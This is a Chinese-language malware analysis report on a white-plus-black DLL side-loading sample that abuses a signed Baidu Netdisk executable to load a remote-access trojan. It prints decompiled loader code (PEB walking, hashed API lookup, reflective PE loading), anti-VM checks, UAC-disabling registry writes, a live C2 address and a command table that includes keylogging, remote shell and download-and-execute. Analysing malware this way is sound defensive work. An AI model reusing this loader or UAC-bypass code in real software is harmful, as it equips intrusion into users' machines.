样本分析

创建时间: 20250207

样本来源: [原创] 恶意代码分析: 记一次对过核晶白加黑样本的逆向实战-软件逆向-看雪-安全社

区|安全招聘|kanxue.com

概述

该样本通过百度云商业版白加黑的方式执行恶意代码,最终执行模块化的木马。具有键盘记录,屏幕监控,远程Shell 等功能。

分析


样本概况

从看雪下载的样本解压后如下

AK.TXT	文本文档	205 KB	2024/7/17 14:17
AppUtil.dll	应用程序扩展	2,019 KB	2024/7/22 3:04
BaiduNetdiskForBusiness.exe	应用程序	2,942 KB	2018/6/14 11:16
Basement.dll	应用程序扩展	2,332 KB	2018/6/14 11:17
Bull120U.dll	应用程序扩展	1,531 KB	2018/6/14 11:11
ninosagent.dll	应用程序扩展	2,940 KB	2018/6/14 11:10
nsvcp120.dll	应用程序扩展	445 KB	2018/6/14 11:10
nsvcr120.dll	应用程序扩展	949 KB	2018/6/14 11:10
🕦 xImage.dll	应用程序扩展	1,240 KB	2018/6/14 11:11

很明显有一个AK.txt文件有些奇怪,打开是一段乱码的文本。查看所有文件的签名信息,AppUtil.dll 文件没有签名。那么该样本很有可能是利用BaiduNetdiskForBusiness 文件加载恶意的AppUtil.dll 文件,然后AppUtil.dll是 加载AK.txt。

漶謏SO 洀MA美燦@捩GJENO臍xCBOR密/D[頀n-缂BSfxD0BSQx8A!;)xE42x86= □I.& MI撤f+UXXEECANe2緌SO W□BET 溹低ETX鞎xCB*据BS) 縐xFABSx9ANUL靉纽=SYN擄x926!N; 4 G腥DC3缸锜來ADEOMa物:關己BSIT級,@nP峅绵燐WMo,流&DB8 "XDIUENX □刁XWAKKE7! 絨X8BBDX 茶DSIX 棄,賴來ABIHV關愯Jz 殹篇g氮a 邱蒂來GNGSNUM協沒如來DN,RS读图WARAMADS 學地-硜賯B{,nSj]tvv 网对的WA DBII.禪來9BBS\xB4IST8 x98?□翟xB5IDC8 吝雾^鲭甸BS\x9C x9BUS\xB0IBTBC, x9A6v? 吰淀粉豣雔-xEd\$ DBII\xBCBSDAGKSTX 男熺抽蹟默爾BJPMXBPIDDILIXC6+若礆BS (XIDDSOHIXBO). 管DSG鬟PWX,<5褴々U烟歌搚pn8 sGSP=CAN4費孢铁XG6DNO 拺[dxF7#W^NULleAoxF2|DC3|DC4|IGS~&xB2/S9x8B:xB9|ESCxF3|DC3]}降EMqbxC6|ENO 躭▼1811h?绾豿阐□爾傞譱冢+香▼111,按蜌書\$#BB114饶砭?▼124回NGR猉轤鈐縲甸ESCNB来z鮠 幸g□**xcc/BS** 需表AA,□6宝04v迟y"表9A,ItxDCISTX桁孺PSGO咬罄FSxDC1APD9□□崼STX爱譜,务蛜蔪□&F1呶IDG4X80DC3AR8.G\$/X8DCAN | RECSOH, * | REC 5 XB5>XDBRS腺轼/GBMXB7RS謝捸XEDDBBLVy垯⑨G/题樧|佧UkM6げv嫉|HUBM舢[0\$□问FXDB ' 持STXXD4ISYN 曳] 填撸mxEDESC { 摄CANQ肺□告釭^EF脱xCBGS } 鸱RSXEEEMBSv 醸; ESC 戋 \ 遌 机SOH-dGS N硾菙x87=1t}鍙E□孳f龚揔铙O6蹢丧W齔杂枩zETB~Hx8EFFFDC11DC11u□鳱縘xA4 捉弘a渘[:□K▼F0] BEL [BCAN (繴□HQ翹3DLE^xE3 H9□雑痀)墾n"xEENxC0'x861 9 X811) XAFDDFILČU1匱!鰂US茧疃XCCFIX逝X8FDIAR謎髮8□4□餜>XEB!XA6|SOmDC3|XA0|NAK AHC≠CAN 11 H\$DHx94*xx82GSC彈n操RSd倦x8B51阗V咻罕xCC8xF5FOTAXDFBETFFFUDC2xF9SUB!xB9=泙xDBDC2xF0FS 蟬☆AB.dlTc詛棝騇\V.☆BJズロR羔鳕GDCIIV來AB!9鵝DJBMN來O5-來906響虪cDi□煩來OB*DCB絖M來R5AGK<葢w嗷朔浱x北s* 12 BNOXCHISSIOTHE}JWSWNh瘤网和IDC20#UfDTTWS被D|]uk棒BS\$\$d!@NXCU借□兆缐□C樓BS©BBak⊠B@ → 類類BB5\双D7:W 濛dox86?|s鑅蟞x96>zQ臔qx93|DC2|DC4|旔xD2%!熦!鱬z睃止USXE2 13 底□啯僗Xズ8417鷍鮘換序ZNUT機区B0*ズB96笙墋印虚湒醐曙WNUTNES 沾駣認eE襕矯郆WF磢镺R襨US舁同可NUTN 14 oxB8 (□RSxFCFS盧濄紻1xA4 15 -~hz鋁**▼ED"**崽A|□毵籠繱矚



黑dll分析

定位恶意代码

1.因为黑dll 需要读取AK.txt 文件,所以通过交叉引用CreateFileA 函数,定位到恶意代码执行的位置

```
strcpy(v14, "\\AK.txt");
GetModuleFileNameA(0, Filename, 0x104u);
   PathRemoveFileSpecA(Filename);
   v6 = v14;
   v10 = &v14[strlen(v14) + 1];
22
   \vee 4 = \vee 14;
    v3 = v10 - v14;
23
24
    v9 = &v12;
    while ( *++v9 )
25
    qmemcpy(v9, v4, v3);
hFile = CreateFileA(Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
27
    if ( hFile != (HANDLE)-1 )
29
30
31
      nNumberOfBytesToRead = GetFileSize(hFile, 0);
      v2 = (LPVOID)malloc_sub_100045B0(nNumberOfBytesToRead);
32
      lpBuffer = v2;
33
     NumberOfBytesRead = 0;
34
35
     ReadFile(hFile, v2, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
     if ( lpBuffer )
36
        sub_10002010(lpBuffer);
37
   }
38
   return 0;
```

2.查看导入表检查常用Shellcode loader 使用的函数,发现并没有异常。猜测可能通过导出表获取函数地址然后执行。通过IDA 搜索PEB同样可以定位到恶意代码执行的位置。

```
for ( i = 0; i < 0x50; ++i )
  *((_BYTE *)&Flink + i) = 0;
PEB = NtCurrentPeb();
for ( j = (PLDR_DATA_TABLE_ENTRY)PEB->Ldr->InLoadOrderModuleList.Flink;
  i->DllBase;
```

AppUtil 的功能是加载Ak.txt 解压缩得到的Pe文件

1.获取NTD.dll 的加载基址

```
for ( j = (PLDR DATA TABLE ENTRY)PEB->Ldr->InLoadOrderModuleList.Flink;
           j->DllBase;
           j = (PLDR DATA TABLE ENTRY)j->InLoadOrderLinks.Flink )
    if ( (*j->BaseDllName.Buffer == 'N' || *j->BaseDllName.Buffer == 'n')
       && j->BaseDllName.Buffer[1] == 't'
       && j->BaseDllName.Buffer[3] == j->BaseDllName.Buffer[4] )
       Flink = (char *)j->DllBase;
    if ( Flink )
       break;
2.比较函数名获取对应的API 函数地址
vol = {\tt PLTMAGE\_EXPORT\_DIRECTORY} % FIINK["(_DWORD ") % FIINK["((_DWORD ") FIINK + 15) + ชx/8]];// <math>vol = {\tt Plink[vol-AddressofNames]};
for ( k = &Flink[v51->AddressOfNameOrdinals]; ; k += 2 )
  v46 = *(_DWORD *)&Flink[*(_DWORD *)v49] ^ 0x1F50E04F;
v45 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 4] ^ 0x1F50E04F;
v41 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 8] ^ 0x1F50E04F;
v40 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 12] ^ 0x1F50E04F;
v39 = *(_DWORD *)&Flink[*(_DWORD *)v49 + 16] ^ 0x1F50E04F;
   v4 = *(\_DWORD *)\&Flink[*(\_DWORD *)v49 + 20]^ 0x1F50E04F;
  if ( !ZwAlloca
    && v46 == 0x73119715
    && v45 == 0x7E338F23
```

if (INtErnal/intualMamory) 3.解压缩AK 文件部分内容

&& v41 == 0x7606853B && v40 == 0x7E25943D && v39 == 0x7235AD23 && v4 == 0x1F299220

使用ZwAllocateVirtualMemory 申请可读可写的内存空间,让使用RtlDecompressBuffer 解压缩文件内容

v51->AddressOfFunctions]];// 获取函数1

ZwAllocateVirtualMemory = (struct _LIST_ENTRY *)&Flink[*(_DWORD *)&Flink[4 * *(unsigned __int16 *)k

```
for ( m = 0; m < 4; ++m )
{
    *(_WORD *)&buf[2 * m + 4] += *((_WORD *)buf + 1);
    *(_WORD *)&buf[2 * m + 4] ^= *(_WORD *)buf;
    *(_WORD *)&buf = m + 2190;
}
for ( n = 4; n < *((_DWORD *)buf + 2) >> 1; ++n )
{
    *(_WORD *)&buf[2 * n + 4] += *((_WORD *)buf + 1);
    *(_WORD *)&buf[2 * n + 4] ^= *(_WORD *)buf;
    *(_WORD *)&buf = n + 2190;
}

v9 = *((_DWORD *)buf + 1);
((void (__stdcall *)(int, _WORD **, _DWORD, int *, int, int))ZwAllocateVirtualMemory)(-1, &v26, 0, &v9, 4096, 4);
((void (__stdcall *)(int, _WORD **, _DWORD, char *, _DWORD, char *))RtlDecompressBuffer)(
    258,
    v26,
    *((_DWORD *)buf + 1),
    buf + 12,
    *((_DWORD *)buf + 2),
    *((_DWORD *)buf + 2
```

- 4.使用ZwAllocateVirtualMemory 申请可读可写可执行的内存空间,复制shellcode。
- 5.修复IAT 和修复重定位

```
if ( v33 && *(_DWORD *)(v32 + 164) )
   for ( nn = (_DWORD *)(*(_DWORD *)(v32 + 160) + v31); *nn; nn = (_DWORD *)((char *)nn + nn[1]) )
   {
     v3 = *nn + v31;
     v14 = nn + 2;
    \sqrt{7} = 0;
     while (v7 < (unsigned int)(nn[1] - 8) >> 1)
       if ( (int)(unsigned __int16)*v14 >> 12 == 3 )
         *(_DWORD *)((*v14 & 0xFFF) + v3) += v33;// 修复重定位
       ++∨7;
       ++v14;
    }
   }
   if ( *i1 )
     \frac{1}{\sqrt{42}} = (int *)(*i1 + v31);
    else
    \frac{\sqrt{42}}{\sqrt{42}} = (int *)(i1[4] + \sqrt{31});
for ( i3 = (_DWORD *)(i1[4] + \v31); *\frac{\sqrt{42}}{\sqrt{42}}; ++i3 )
     if ( *_{V42} >= 0 )
                                          // 修复导入表
     {
       v37 = *v42 + v31 + 2;
for ( i4 = 0; *(_BYTE *)(i4 + v37); ++i4 )
       ;
v35 = i4;
v36 = i4 + 1;
       ((void (_stdcall *)(int, _int16 *, _DWORD, _DWORD *))LdrGetProcedureAddress)(v6, &v35, 0, i3);
     else
     {
       ((void (__stdcall *)(int, _DWORD, _DWORD, _DWORD *))LdrGetProcedureAddress)(v6, 0, (unsigned __int16)*442, i3);
      if (!*i3)
       break;
      ++<mark>∨42</mark>;
6.执行入口
entryPoint = (void (__stdcall *)(int, int, char *))(*(_DWORD *)(v32 + 40) + v31);
for (i5 = 0; i5 < 4; ++i5)
  *(_BYTE *)(i5 + v31) = 0;
for ( i6 = 0; i6 < 4; ++i6
  *(_BYTE *)(i6 + v32) = 0;
if ( *(_DWORD *)(v32 + 40) )
return v31;
```

黑产RAT分析

rat 被upx 压缩

```
if ( !CreateMutexA(0, 0, Name) || (result = GetLastError(), result != 183) )
  if ( IsDebuggerPresent() || !check_vm_sub_10014BC5() )
    exit(-1);
  CurrentProcessId = GetCurrentProcessId();
  v2 = OpenProcess(0x1FFFFFu, 0, CurrentProcessId);
  SetPriorityClass(v2, 0x80u);
  CloseHandle(v2);
v3 = (void *)thread_sub_2C4012D((int))sub_2C34B90);// 提升优先级
  WaitForSingleObject(v3, 0x7D0u);
  CloseHandle(v3);
检查调试
IsDebuggerPresent 检查PEB
检查虚拟环境
BOOL sub 10014BC5()
  _SYSTEM_INFO SystemInfo; // [esp+0h] [ebp-68h] BYREF
  _MEMORYSTATUSEX Buffer; // [esp+24h] [ebp-44h] BYREF
  GetSystemInfo(&SystemInfo);
  if ( SystemInfo.dwNumberOfProcessors < 3 )</pre>
     return 0;
  Buffer.dwLength = 64;
  GlobalMemoryStatusEx(&Buffer);
  return (unsigned int)(Buffer.ullTotalPhys >> 30) >= 3;
}
SetPriorityClass 设置当前进程的线程为 HIGH_PRIORITY_CLASS,可抢占正常或低优先级的线程。
如果程序不是管理员权限,则使用runas 重新启动进程。
  *(_WORD *)&pIdentifierAuthority.Value[4] = 1280;
  *(_DWORD *)pIdentifierAuthority.Value = 0;
  v0 = AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, &pSid);
  IsMember = v0;
  if ( v0 )
   CheckTokenMembership(0, pSid, &IsMember);
   FreeSid(pSid);
   v0 = IsMember;
  if ( v0 )
   return 0;
 memset(Filename, 0, sizeof(Filename));
GetModuleFileNameA(0, Filename, 0x104u);
  pExecInfo.cbSize = 60;
  memset(&pExecInfo.fMask, 0, 0x38u);
  pExecInfo.lpVerb = "runas";
 pExecInfo.nShow = 5;
pExecInfo.lpFile = Filename;
  result = ShellExecuteExA(&pExecInfo);
 if ( result )
```

如果是则创建服务Windows Eventn

ExitProcess(0);
return result;

```
Info = 0;
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
ServiceA = CreateServiceA(result, ServiceName, ServiceName, 0xF01FFu, 0x110u, 2u, 1u, a1, 0, 0, 0, 0);
ChangeServiceConfig2A(ServiceA, 1u, &Info);
v13 = 0;
Info = 0;
v18[0] = 1;
v18[2] = 1;
v18[2] = 1;
v18[4] = 1;
v16 = v18;
v18[1] = 5000;
v18[3] = 0;
v18[5] = 0;
v15 = 3;
v14 = 0;
ChangeServiceConfig2A(ServiceA, 2u, &Info);
ChangeServiceConfig2A(ServiceA, 1u, &Info);
if (ServiceA)
goto LABEL_17;
}
v11 = 0;
goto LABEL_16;
}
```

BypassUAC

```
(102 ZND_TART\PAR()
HKEY hKey; // [esp+Ch] [ebp-10h] BYREF
HKEY phkResult; // [esp+10h] [ebp-Ch] BYREF
BYTE Data[4]; // [esp+14h] [ebp-8h] BYREF
*(_DWORD *)Data = 0;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0, 2u, &phkResult) )
  if ( !RegCreateKeyA(phkResult, "System", &hKey) )
    RegSetValueExA(hKey, "ConsentPromptBehaviorAdmin", 0, 4u, Data, 4u);// 关闭UAC
RegCloseKey(hKey);
}
    gCloseKey(phkResult);
RegCloseKey(phkResult);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0, 2u, &phkResult) )
{
  if ( !RegCreateKeyA(phkResult, "System", &hKey) )
  RegSetValueExA(hKey, "EnableLUA", 0, 4u, Data, 4u);
  RegCloseKey(hKey);
RegCloseKey(phkResult);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0, 2u, &phkResult) )
{
  if (!RegCreateKeyA(phkResult, "System", &hKey))
    RegSetValueExA(hKey, "PromptOnSecureDesktop", 0, 4u, Data, 4u);
    PerclaseKeyA(pkKey)
  RegCloseKey(hKey);
return RegCloseKey(phkResult);
```

服务执行主函数

```
void __cdecl __noreturn main_sub_10016A22()
   _DWORD *v0; // eax
  _DWORD *v1; // esi
   _DWORD *v2; // edi
   void *v3; // esi
  v0 = operator new(0xA308u);
  \vee 1 = \vee 0;
  if ( v0 )
     memset(v0, 0, 0xA308u);
     v2 = Myapp \Theta(v1);
   }
   else
     v2 = 0;
   Myapp = (int)v2;
   *(_BYTE *)v2 = 1;
   v3 = (void *)sub_2C3A7F1(v2, sub_2C36B4D, 0);
  WaitForSingleObject(v3, 0xFFFFFFFF);
  CloseHandle(v3);
  v2[1] = sub_2C3A7F1(v2, sub_2C384DB, 0);
  while (1)
     sub_2C38A1A((HANDLE *)v2);
     Sleep(0x3E8u);
)
) }
线程sub_2C36B4D 启动守护进程,并没有发现该进程文件配置,从报错信息判断为守护进程
decode_config_sub_10018A37(&v6);
v9 = 0:
 sub 2C38CFD(&v6);
                                       // 将配置赋值到全局变量
if (!sub_2C403FC((int)(this + 10352)) || (v4 = sub_2C4057D(this + 10352), (this[10353] = v4) == 0) )
  *(_DWORD *)Str = 0xA4BBD8CA;
  *(_DWORD *)&Str[4] = 0xAFB6F4C6;
  *(_DWORD *)&Str[8] = 0xDCB0A7CA;
strcpy(&Str[12], "!");
  sub_2C2B360(this + 10432, Str);
                                      // 守护启动失败!
 v9 = -1;
return string_free_sub_2C3697D((int)&v6);
CWSClientListener
解密CC, 采用异或加密
std::string::assign((int)&v14, (void *)Src, 0);
std::string::assign((int)v15, (void *)Src, 0);
sub_2C417D8(v16, v5 + *this);
                                                // d|#$|154.204.0.7:15628
LOBYTE(v24) = 3;
                                                // kz|#$|127.0.0.1
```

使用异步事件选择模型进行通信, cc 为 154.204.0.7:15628

if (v16[4])

```
if ( a3 )
{
   if ( WSAEventSelect(*((_DWORD *)this + 7), *((HANDLE *)this + 8), 48) != -1 )
       v5 = 28;
       if ( name->sa_family == 2 )
        v5 = 16;
      v6 = connect(*((_DWORD *)this + 7), name, v5);
if ( !v6 || v6 == -1 && WSAGetLastError() == 10035 )
   }
 else
{
    v7 = 28;
   if ( name->sa_family == 2 )
       v^{7} = 16;
   if ( connect(*((_DWORD *)this + 7), name, v7) != -1
    && WSAEventSelect(*((_DWORD *)this + 7), *((HANDLE *)this + 8), 35) != -1 )
    {
      *((_DWORD *)this + 19) = 1;
*((_DWORD *)this + 20) = 1;
          tLastError(0);
       if ( (*(int (__thiscall **)(void *))(*(_DWORD *)this + 136))(this) == 2 )
          LastError = GetLastError();
          if ( !LastError )
             LastError = 1223;
         WSASetLastError(LastError);
       else
          return 1;
      }
   }
   if ( WSAEnumNetworkEvents (*((_DWORD *)this + 7), *((HANDLE *)this + 8), &NetworkEvents) == -1 )
v2 = sub_2C326FF((int)&NetworkEvents);
if ( !(*(int (_thiscall **)(void *))(*(_DWORD *)this + 72))(this) )
if ( (NetworkEvents.1NetworkEvents & FD_READ) != 0 )
        v3 = NetworkEvents.iErrorCode[0];
if ( NetworkEvents.iErrorCode[0] )
       1T ( NetGot 1...
{
    *((_DWORD *)this + 3) = 1;
    v2 = 0;
    *((_DWORD *)this + 4) = 4;
    *((_DWORD *)this + 5) = v3;
    *((_DWORD *)this + 6) = 1;
}
        else
           v2 = sub_2C327E5(this);
                                                         // recv 处理
        }
     } if ( v2 )
        if ( (NetworkEvents.lNetworkEvents & FD_WRITE) != 0 )
          v4 = NetworkEvents.iErrorCode[1];
if ( NetworkEvents.iErrorCode[1] )
          {
    *((_DWORD *)this + 3) = 1;
             (_DWORD *)this + 3) = 1;

v2 = 0;

*((_DWORD *)this + 4) = 3;

*((_DWORD *)this + 5) = v4;

*((_DWORD *)this + 6) = 1;
             v2 = ((_DWORD (__cdec1 *)())sub_2C328E7)();// send 处理
```

功能Command

v3 = 0;

Command_map

```
V1 = this + 0x42;

V47 = 0x1536;

V2 = mappush_sub_2C3F70F(this + 0x42, &v47);

*V2 = sub_2C3E8FF;

V2[1] = 0;

V2[2] = 0;

V2[3] = 0;

V3 = mappush_sub_2C3F70F(v1, &v47);

*V3 = sub_2C3E913;

V3[1] = 0;

V3[2] = 0;

V47 = 5477;

V4 = mappush_sub_2C3F70F(v1, &v47);

*V4 = sub_2C3E93B;

V4[1] = 0;

V4[2] = 0;

V4[3] = 0;


V4[1] = 0;

V5[2] = 0;

V5[3] = 0;

V5[4] = 0;
```

字符串搜索发现与安恒发布的一篇黑产的分析报告相关



部分Command

```
功能
ID
0x1536
0x1537 DllFile
0x1565 DllScreen
0x154C DllScreenHide
0xc8E
0x1574 DllKeybo
0x1589 DllShell
0x1578
0x156F
0x1587 DllMsgBox
0x1579 DllSyste
0x15AC
0xC91 fnProxy
0x98E ConnSocks
0xC90 关闭explorer.exe
0xC8F runas 执行当前文件
0x1597 DllserSt
0x1592 传入数据写%appdata%/Plugin.log文件,然后打开Plugin.log
0x1590 传入数据写%appdata%/Ru%d.EXE,然后执行
0x1591 传入数据写%appdata%/Ru%d.EXE,然后执行
0xc8A
```

```
0x98F
0x158B 清理
0x158A ExitWindowsEx操作
0x1595 设置注册表键值, Host
0x1588 设置注册表键值, ConnectGroup
0x158C 清除Application, Security, System日志
0x158F 下载URL文件,然后执行
0x1594 DllopenURLSHOW
0x1593 DllopenURLHIDE
0xC95 关闭进程
0xC96 删除目录
0xC99 获取进程的文件路径
0x990
0x991 onBootup
0xC97
0xC98
0xC9B 清除IE数据,参数为 255
       1 = Browsing History
       2 = Cookies
         = Temporary Internet Files
       8 = Offline favorites and download history
       16 = Form Data
       32 = Passwords
       64 = Phishing Filter Data
       128 = Web page Recovery Data
       256 = Do not Show GUI when running the cache clear
       512 = Do not use Multi-threading for deletion
       1024 = Valid only when browser is in private browsing mode
       2048 = Tracking Data
       4096 = Data stored by add-ons
       8192 = Preserves Cached data for Favorite websites
0xC9C 清理Skype Storage
0xC9D 清理Google Data
0xC9E 清理firefox
0xC9F 清理360 se
0xCAO 清理Google /User Data Default
0xCA1 清理Sogou浏览器
0xCA2 清理QQ 浏览器
```

关联分析

搜索部分字符串如DllKeybo ,安恒和奇安信都有分析过,本样本与奇安信分析的样本更相似。总结来说是一黑产攻击。



CC

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